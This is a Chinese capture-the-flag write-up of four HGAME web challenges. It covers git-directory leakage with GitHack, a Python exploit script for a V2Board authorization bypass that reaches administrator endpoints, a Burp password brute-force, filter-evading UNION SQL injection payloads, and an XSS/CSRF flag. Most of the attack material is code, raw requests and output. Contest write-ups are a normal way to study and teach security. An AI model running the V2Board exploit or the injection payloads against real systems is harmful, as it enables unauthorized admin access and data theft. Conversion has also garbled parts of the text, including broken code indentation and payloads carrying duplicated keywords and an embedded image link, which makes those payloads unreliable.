



1. web第一题 Git泄漏 下载githack,然后跑一下 python GitHack.py

[http://www.openssl.org\(目标网址\)/.git/](http://www.openssl.org(目标网址)/.git/)

```
D:\社团\vidarteam\githack-master\githack-master>python GitHack.py http://week-2.hgame.lwsec.cn:32057/.git/
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] This_ls-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
[+] assets/coptic_msdf.png
[+] assets/gothic_msdf.png
[+] assets/gtarg_alientext_msdf.png
[+] assets/gtarg_tenretniolleh_msdf.png
[+] assets/huberfish_a_msdf.png
[+] assets/huberfish_d_msdf.png
[+] assets/matrixcode_msdf.png
[+] assets/megacity_msdf.png
[+] assets/mesh.png
[+] assets/metal.png
[+] assets/msdf_command.txt
[+] assets/neomatrixology_msdf.png
[+] assets/pixel_grid.png
[+] assets/resurrections_glint_msdf.png
```

得到hgame{Don't^put\*Git-in\_web\_directory}



2. web第二题 越权访问漏洞



先随意注册一个普通用户

# V2Board

V2Board is best

123@qq.com

●●●●●●●●

●●●●●●●●

邀请码(选填)

😊 注册

返回登入

🌐 简体中文

通

过/api/v1/passport/auth/login接口登录该账号，会返回一个auth\_data；然后访问/api/v1/user/login接口，并将上述获得的auth\_data作为authorization头发送，这一步的目的是让服务器将普通用户的Authorization头写入缓存中，最后只要带上这个Authorization头即可访问所有的管理员接口。从网上可以搜到exp，根据题目代码如下：

```
from requests import *
import time
import json

def exp(baseUrl):
url = baseUrl + "api/v1/passport/auth/register"
username=f"{int(time.time())}@qq.com"
password=int(time.time())
data={
    "email":username,
    "password":password
}
m=post(url,data=data)
```

```

print(f"[+]注册账户成功! 用户名: {username} 密码: {password}")
url=baseUrl+"api/v1/passport/auth/login"
headers={
    "authorization":eval(m.text)["data"]["auth_data"]
}
data={
    "email":username,
    "password":password
}
l=post(url,data=data,headers=headers)
if l.status_code==200:
    print("[+]登陆成功")
    url=baseUrl+"api/v1/user/getStat"
    j=get(url,headers=headers)
    print(j.text)
else:
    print("[+]登陆失败")
    return
url=baseUrl+"api/v1/admin/user/fetch"
headers={
    "authorization":eval(l.text)["data"]["auth_data"]
}
n=get(url,headers=headers)
raw=json.loads(n.text)["data"]
print("flag: ",end="")
for line in raw:
    if line['is_admin']==1:
        print(("hgame{"+line["token"]+"}").strip(" "))

baseUrl = input("输入网站url: ")
exp(baseUrl) 可以得到flag: hgame{39d580e71705f6abac9a414def74c466}

```

```

输入网站url: http://week-2.hgame.lwsec.cn:32412/
[+]注册账户成功! 用户名: 1673598946@qq.com 密码: 1673598946
[+]登陆成功
{"data": [0, 0, 0]}
flag: hgame{39d580e71705f6abac9a414def74c466}

进程已结束,退出代码0

```

### 3. web第三题


Attack type:

```
1 POST /login HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:32017
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 33
9 Origin: http://week-2.hgame.lwsec.cn:32017
10 Connection: close
11 Referer: http://week-2.hgame.lwsec.cn:32017/login
12 Cookie: _ga_P1E9Z5LRRK=GS1.1.1673597254.4.1.1673600127.0.0.0; _ga=GA1.1.374232871.1673532067
13 Upgrade-Insecure-Requests: 1
14
15 username=user01&password=§R1esbyfe§
```

抓包直接爆破密码

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	904	
1	i»¿admin	200	<input type="checkbox"/>	<input type="checkbox"/>	904	
2	admin12	200	<input type="checkbox"/>	<input type="checkbox"/>	904	
3	admin888	200	<input type="checkbox"/>	<input type="checkbox"/>	904	
4	admin8	200	<input type="checkbox"/>	<input type="checkbox"/>	904	
5	admin123	301	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	368	
6	sysadmin	200	<input type="checkbox"/>	<input type="checkbox"/>	904	
7	adminxxx	200	<input type="checkbox"/>	<input type="checkbox"/>	904	
8	adminx	200	<input type="checkbox"/>	<input type="checkbox"/>	904	

登陆成功 密码为admin123



抓包

## Request

Pretty Raw Hex \n ≡

```
1 POST /search HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:32017
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:108.0) Gecko/20100101 Firefox/108.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/
  avif,image/webp,*/*;q=0.8
5 Accept-Language:
  zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 11
9 Origin: http://week-2.hgame.lwsec.cn:32017
10 Connection: close
11 Referer: http://week-2.hgame.lwsec.cn:32017/home
12 Cookie: _ga_P1E9Z5LRRK=GS1.1.1673597254.4.1.1673600127.0.0.0
  ; _ga=GA1.1.374232871.1673532067; SESSION=
  MTY3MzY5MjE3NHxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFX
  NW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT187SaGO87Y
  MbCPuG5JGmUkqpjL95BjW9RatUinnO_UTEE=
13 Upgrade-Insecure-Requests: 1
14
15 search_id=2
```

当search\_id=1时



是一个sql盲

注，过滤了select where from or and 空格 database，可以用大小写绕过 /\*\*/ 被替换城空了，所以输

入 -1/\*\*/\*\*/Union/\*\*/\*\*/Select/\*\*/\*\*/1,Group\_concat(table\_name),3/\*\*/\*\*/From/  
/\*\*/\*\*/INFORMATION\_SCHEMA.tables/\*\*/\*\*/Where/\*\*/\*\*/(Table\_schema)Like(Database(  
)

Request	Response
<pre> 1 POST /search HTTP/1.1 2 Host: week-2.hgame.lwsec.cn:30444 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)   Gecko/20100101 Firefox/108.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language:   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 171 9 Origin: http://week-2.hgame.lwsec.cn:30444 10 Connection: close 11 Referer: http://week-2.hgame.lwsec.cn:30444/home 12 Cookie: SESSION=   MTY3NDIxMTY3MmHxE1CQkFFQ180SUFBUkFCRUFBUQpQLUNBQUVHYzNSEWFxNW5EQV1BQ   khWelpYSUdJm1J5YVc1bkRBZ0FCb1Z6W1hJd01RPT185GQpzuDQ1bRPrL9UVu5qJF2J5d   dyaPc3EtSP4oPHLU= 13 Upgrade-Insecure-Requests: 1 14 15 search_id=   -1/*/*/*Union/*/*/*/*Select/*/*/*/*1,Group_concat(table_name),3/*/*/*/*From/*   /*/*/*From/*/*/*/*INFORMATION_SCHEMA.tables/*/*/*/*Where/*/*/*/*(Table_   schema)Like(Database()) </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Date: Fri, 20 Jan 2023 11:21:10 GMT 4 Content-Length: 253 5 Connection: close 6 7 &lt;html lang="en"&gt; 8 &lt;head&gt; 9 &lt;meta charset="UTF-8" /&gt; 10 &lt;title&gt; 11 &lt;/title&gt; 12 &lt;link rel="stylesheet" href="/static/cover.css"&gt; 13 &lt;/head&gt; 14 &lt;body&gt; 15 &lt;div id="cover"&gt; 16 &lt;div id="result"&gt; 17 Secret15here,L1st,userInf0 18 3 19 &lt;/div&gt; 20 &lt;/div&gt; 21 &lt;/body&gt; 22 &lt;/html&gt; 23 </pre>

得到表名 Secret15here

-1/\*/\*/\*Union/\*/\*/\*/\*Select/\*/\*/\*/\*1,Group\_concat(Column\_name),3/\*/\*/\*/\*From/\*  
 /\*/\*/\*From/\*/\*/\*/\*INFORMATION\_SCHEMA.columns/\*/\*/\*/\*Where/\*/\*/\*/\*(Table\_schema)Like(Database()  
 )

Request	Response
<pre> 1 POST /search HTTP/1.1 2 Host: week-2.hgame.lwsec.cn:30444 3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)   Gecko/20100101 Firefox/108.0 4 Accept:   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 5 Accept-Language:   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2 6 Accept-Encoding: gzip, deflate 7 Content-Type: application/x-www-form-urlencoded 8 Content-Length: 173 9 Origin: http://week-2.hgame.lwsec.cn:30444 10 Connection: close 11 Referer: http://week-2.hgame.lwsec.cn:30444/home 12 Cookie: SESSION=   MTY3NDIxMTY3MmHxE1CQkFFQ180SUFBUkFCRUFBUQpQLUNBQUVHYzNSEWFxNW5EQV1BQ   khWelpYSUdJm1J5YVc1bkRBZ0FCb1Z6W1hJd01RPT185GQpzuDQ1bRPrL9UVu5qJF2J5d   dyaPc3EtSP4oPHLU= 13 Upgrade-Insecure-Requests: 1 14 15 search_id=   -1/*/*/*Union/*/*/*/*Select/*/*/*/*1,f14gggg1shere,3/*/*/*/*From/*/*/*/*5secr   et15here ![]   (%E4%BE%9D%E5%8F%A4%E6%AF%94%E5%8F%A4%E7%AC%AC%E4%BA%8C%E5%91%A8_md_files/4cd3e0d   0-98b5-11ed-bd31-1dde36ff2481.jpeg?v=1&amp;type=image) </pre>	<pre> 1 HTTP/1.1 200 OK 2 Content-Type: text/html; charset=utf-8 3 Date: Fri, 20 Jan 2023 11:07:32 GMT 4 Content-Length: 276 5 Connection: close 6 7 &lt;html lang="en"&gt; 8 &lt;head&gt; 9 &lt;meta charset="UTF-8" /&gt; 10 &lt;title&gt; 11 &lt;/title&gt; 12 &lt;link rel="stylesheet" href="/static/cover.css"&gt; 13 &lt;/head&gt; 14 &lt;body&gt; 15 &lt;div id="cover"&gt; 16 &lt;div id="result"&gt; 17 f14gggg1shere, id, name, number, id, u5ern4me, p4ssw0rd 18 3 19 &lt;/div&gt; 20 &lt;/div&gt; 21 &lt;/body&gt; 22 &lt;/html&gt; 23 </pre>

得到列名 f14gggg1shere 输入

-1/\*/\*/\*Union/\*/\*/\*/\*Select/\*/\*/\*/\*1,f14gggg1shere,3/\*/\*/\*/\*From/\*/\*/\*/\*5secr  
 et15here ![]

(%E4%BE%9D%E5%8F%A4%E6%AF%94%E5%8F%A4%E7%AC%AC%E4%BA%8C%E5%91%A8\_md\_files/4cd3e0d  
 0-98b5-11ed-bd31-1dde36ff2481.jpeg?v=1&type=image) 得到

hgame{4\_M4n\_WHO\_Kn0ws\_We4k-P4ssW0rd\_And\_SQL!} 4. web第四题 XSS+csrf漏洞，可以使用Blue-Lotus工具得到flag hgame{b\_c4re\_ab0ut\_prop3rt1ty\_injEctiOn}

POST {"POST":{"flag":"hgame{b_c4re_ab0ut_prop3rt1ty_injEctiOn}"}}	否
---	---